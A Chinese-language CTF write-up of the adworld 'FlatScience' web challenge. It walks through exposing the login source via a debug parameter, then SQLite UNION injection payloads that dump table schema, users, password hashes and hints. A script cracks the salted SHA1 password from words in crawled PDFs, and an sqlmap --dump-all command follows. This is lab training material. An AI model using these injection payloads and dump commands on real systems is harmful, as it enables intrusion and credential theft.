
FlatScience-adworld

首先进行目录爆破



可以看到robots，login，admin的几个后台目录

并且尝试对其中一个login进行sql注入，有报错提示是sqlite3的数据库，那么注入是存在的

首先使用sqlmap梭哈，没有什么效果。事后发现debug的参数没有修改，可以通过?debug=的构造发现login的源代码

这个代码表明了sqlite3的使用，并且post的usr和pw没有过滤，如果有回显，会加在回显的cookie上

这也是为什么sqlite用不了的原因（个人猜测是这样

```
<?php
ob_start();
?>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">

<html>
<head>
<style>
blockquote { background: #eeeeee; }
h1 { border-bottom: solid black 2px; }
h2 { border-bottom: solid black 1px; }
.comment { color: darkgreen; }
</style>

<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<title>Login</title>
```

```
</head>
<body>


<div align=right class=lastmod>
Last Modified: Fri Mar  31:33:7 UTC 1337
</div>

<h1>Login</h1>

Login Page, do not try to hax here plox!<br>


<form method="post">
  ID:<br>
  <input type="text" name="usr">
  <br>
  Password:<br>
  <input type="text" name="pw">
  <br><br>
  <input type="submit" value="Submit">
</form>

<?php
if(isset($_POST['usr']) && isset($_POST['pw'])){
        $user = $_POST['usr'];
        $pass = $_POST['pw'];

        $db = new SQLite3('../fancy.db');

        $res = $db->query("SELECT id,name from Users where name='".$user."' and
password='".sha1($pass."Salz!")."'");
    if($res){
        $row = $res->fetchArray();
    }
    else{
        echo "<br>Some Error occourred!";
    }

    if(isset($row['id'])){
            setcookie('name',' '.$row['name'], time() + 60, '/');
            header("Location: /");
            die();
    }

}

if(isset($_GET['debug']))
highlight_file('login.php');
?>
<!-- TODO: Remove ?debug-Parameter! -->
```

```
<hr noshade>
<address>Flux Horst (Flux dot Horst at rub dot flux)</address>
</body>
```

sqlite3特征：

SQLite 没有像 MySQL 那样的完整 `information_schema` 视图集，它的元数据存储主要依赖于 `sqlite_master` 表。

SQLITE_MASTER 表看 起来如下：

```
CREATE TABLE sqlite_master ( type TEXT,  name TEXT, tbl_name TEXT, rootpage
INTEGER, sql TEXT );
```

对于表来说，type 字段永远是'table',name 永远是表的名字

首先枚举表查询行数

```
'union SELECT name FROM sqlite_master WHERE type='table' -- '报错
'union SELECT 1,name FROM sqlite_master WHERE type='table' -- ' ok
```

```
HTTP/1.1 302 Found
Date: Wed, 18 Sep 2024 10:01:18 GMT
Server: Apache/2.4.10 (Debian)
X-Powered-By: PHP/5.6.30
Set-Cookie: name=+Users; expires=Wed, 18-Sep-2024 10:02:18 GMT; Max-Age=60;
 path=/
Location: /
Content-Length: 699
Connection: close
Content-Type: text/html; charset=UTF-8

```

接着使用

```
union SELECT sql,sql FROM sqlite_master WHERE tbl_name = 'Users' and type =
'table'
```

可以得到创建表的语句

```
CREATE TABLE Users(id int primary key,
                   name varchar(255),
                   password varchar(255),
                   hint varchar(255))
```

接下来查询表中数据行

```
'union SELECT name,name FROM Users LIMIT 10 -- '&pw=123   --admin
'union SELECT id,id FROM Users LIMIT 10 -- '&pw=123   --1
'union SELECT password,password FROM Users LIMIT 10 -- '&pw=123 -
-34b0bb7c304949f9ff2fc101eef0f048be10d3bd
'union SELECT hint,hint FROM Users LIMIT 10 -- '&pw=123 -- my fav word in my fav
paper?!
```

这里可以根据之前的算法得到，password='".sha1($pass."Salz!")，但问题是什么是my fav word in my fav paper?!

这里不知道为什么枚举的有问题，第一个的password应该是`3fab54a50e770d830c0416df817567662a9dc85c`，然而我爆出来的password却是第三个的密码

接下来就是根据提示遍历pdf中最喜欢的word

首先使用wget遍历抓取所有pdf

```
wget ip -r -np -nd -A .pdf
这个命令的作用是递归下载指定目录及其子目录中的所有 PDF 文件。具体来说：
-r 或 --recursive：递归下载目录及其子目录中的所有文件。
-np 或 --no-parent：不下载父目录中的文件，只下载指定目录及其子目录中的文件。
-nd 或 --no-directories：不创建目录结构，所有文件下载到当前目录。
-A .pdf：只下载以 .pdf 结尾的文件
```

接下来就是比对pdf中最爱的单词。有了ai，写程序快多了

```python
import os
import hashlib
from PyPDF2 import PdfReader

def hash_word(word):
    """Hash a word using SHA1."""
    word+="Salz!"
    return hashlib.sha1(word.encode()).hexdigest()

def process_pdf(file_path):
    """Extract words from a PDF and hash them."""
    hashed_words = {}
    with open(file_path, 'rb') as file:
        reader = PdfReader(file)
        for page in reader.pages:
            text = page.extract_text()
            words = text.split()
            for word in words:
                hashed_word = hash_word(word)
                hashed_words[word] = hashed_word
    return hashed_words

def process_directory(directory):
    """Process all PDF files in a directory."""
    all_hashed_words = {}
    for root, _, files in os.walk(directory):
        for file in files:
            if file.lower().endswith('.pdf'):
                file_path = os.path.join(root, file)
```

```
                hashed_words = process_pdf(file_path)
                all_hashed_words.update(hashed_words)
    return all_hashed_words

# 指定要遍历的目录
directory = 'd:/ctf/web/sql/wget/'

# 处理目录中的所有 PDF 文件
hashed_words = process_directory(directory)

for word, hashed in hashed_words.items():
    if hashed=="3fab54a50e770d830c0416df817567662a9dc85c":
        print(f'{word}: {hashed}')
```

wp中给出的python爬虫爬取pdf也是一个好方法

```
import requests
from bs4 import BeautifulSoup
import re
import queue

pattern = re.compile(r'href="(.*?)"')
url = "http://159.138.137.79:53404/"
pdf_set = set()
pages = set()
links = queue.Queue()

def getLinks(url):
    page = requests.get(url).text
    soup = BeautifulSoup(page, 'html.parser')
    data = soup.find_all("a")
    for i in data:
        link = url + pattern.search(str(i)).group(1)
        if '.pdf' in link:
            if link not in pdf_set:
                pdf_set.add(link)
        elif '..' in link:
            continue
        else:
            links.put_nowait(link)

# 初始调用
getLinks(url)

while not links.empty():
    newpage = links.get_nowait()
    if newpage not in pages:
        pages.add(newpage)
        getLinks(newpage)

print(pdf_set)
print(len(pdf_set))
```

```
for i in pdf_set:
    r = requests.get(i)
    with open(i.split('/')[-1], 'wb') as f:
        f.write(r.content)
```

但是还有个pdf直接用md5解，那就是投机取巧了。

不过其中也有提到burpsuite抓包 + sqlmap的爆破，这里尝试一下，是将抓包login.php的文件然后使用-r直接构造sqlmap

```
sqlmap -r 1.txt --dump-all
```